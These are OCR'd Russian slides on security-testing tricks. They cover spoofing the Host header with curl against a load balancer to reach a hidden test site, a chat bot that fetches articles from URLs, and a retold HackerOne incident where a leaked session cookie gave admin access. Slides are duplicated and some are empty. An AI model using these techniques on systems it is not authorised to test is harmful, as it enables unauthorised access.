
8. Расширение в Visual Studio



8. Расширение в Visual Studio



9. Балансировщик



9. Балансировщик

Алгоритм:

Ищем адрес публичного балансировщика.

Изменяем заголовок Host (например, test.example.com).

curl –H “Host: test.example.com” https://lb-example.com

Посылаем запрос на тот же балансировщик.

9. Балансировщик

test.masterhost.ru

Не удается получить доступ к сайту

Превышено время ожидания ответа от сайта **192.168.0.1**.

Попробуйте сделать следующее:

- Проверьте подключение к Интернету.
- Проверьте настройки прокси-сервера и брандмауэра.
- Выполните диагностику сети в Windows

ERR_CONNECTION_TIMED_OUT

Перезагрузить

Подробнее

9. Балансировщик

```
> GET / HTTP/1.1
> Host: test.masterhost.ru
> User-Agent: curl/7.58.0
> Accept: */*
>
< HTTP/1.1 401 Unauthorized
< Server: nginx
< Date: Wed, 12 May 2021 20:16:10 GMT
< Content-Type: text/html
< Content-Length: 188
< Connection: keep-alive
< Keep-Alive: timeout=5
< WWW-Authenticate: Basic realm="Masterhost"
<
<html>
<head><title>401 Authorization Required</title></head>
<body bgcolor="white">
<center><h1>401 Authorization Required</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

9. Балансировщик

```
> GET / HTTP/1.1
> Host: test.masterhost.ru
> User-Agent: curl/7.58.0
> Accept: */*
>
< HTTP/1.1 401 Unauthorized
< Server: nginx
< Date: Wed, 12 May 2021 20:16:10 GMT
< Content-Type: text/html
< Content-Length: 188
< Connection: keep-alive
< Keep-Alive: timeout=5
< WWW-Authenticate: Basic realm="Masterhost"
<
<html>
<head><title>401 Authorization Required</title></head>
<body bgcolor="white">
<center><h1>401 Authorization Required</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

10. Боты и автоматизация

Алексей 11:21:47 PM

/xakep https://xakep.ru/2021/05/12/xcodeghost-numbers/

> xakep.ru
>
> **Малварь XcodeGhost заразила 128 000 000 iOS-устройств**
>
> 
>
> В рамках антимонопольного судебного разбирательства между компаниями Epic Games и Apple были обнародованы документы, согласно которым, малварь XcodeG...

HackBot 11:21:47 PM

Начинаю качать статью...

xakep.html 82 KB 11:21:51 PM

Download

10. Боты и автоматизация

Алексей 11:23:00 PM

/xakep https://xakep.ru/wp-login.php?
redirect_to=https%3A%2F%2Fxakep.ru%2Fwp-login/


> xakep.ru
>
> **Малварь XcodeGhost заразила 128 000 000 iOS-устройств**
>
> 
>
> В рамках антимонопольного судебного разбирательства между компаниями Epic Games и Apple были обнародованы документы, согласно которым, малварь XcodeG...

HackBot 11:23:00 PM

Начинаю качать статью...

xakep.html 82 KB 11:23:04 PM
Download

10. Боты и автоматизация



11. Ошибка первой линии

Ошибка аналитика HackerOne открыла сторонним лицам доступ к частным отчетам об уязвимостях

15:43 / 4 Декабря, 2019

HackerOne | утечка данных

Утечка произошла из-за неосторожности одного из специалистов HackerOne, который случайно передал стороннему лицу действительный сессионный cookie-файл.

Компания HackerOne, управляющая одноименной платформой по координации программ вознаграждения за найденные уязвимости различных компаний, была вынуждена выплатить из собственного кармана вознаграждение в $20 тыс. после того, как случайно предоставила стороннему исследователю возможность читать и вносить изменения в отчеты об уязвимостях некоторых ее клиентов.

11. Ошибка первой линии

Алгоритм:


- Хактачок зарепортил багу на h1.
- В ходе общения внутри тикета аналитик скинул скриншот на котором была виден его SessionId в Coockies.
- Хактачок подставил себе SessionId и попал в админку платформы.
- Подробнее - https://www.securitylab.ru/news/503120.php.
- + 20 000$.

11. Ошибка первой линии


Алгоритм:

- Хактачок зарепортил багу на h1.
- В ходе общения внутри тикета аналитик скинул скриншот на котором была виден его SessionId в Coockies.
- Хактачок подставил себе SessionId и попал в админку платформы.
- Подробнее - https://www.securitylab.ru/news/503120.php.
- + 20 000$.


12. Преобразование ссылок



12. Преобразование ссылок



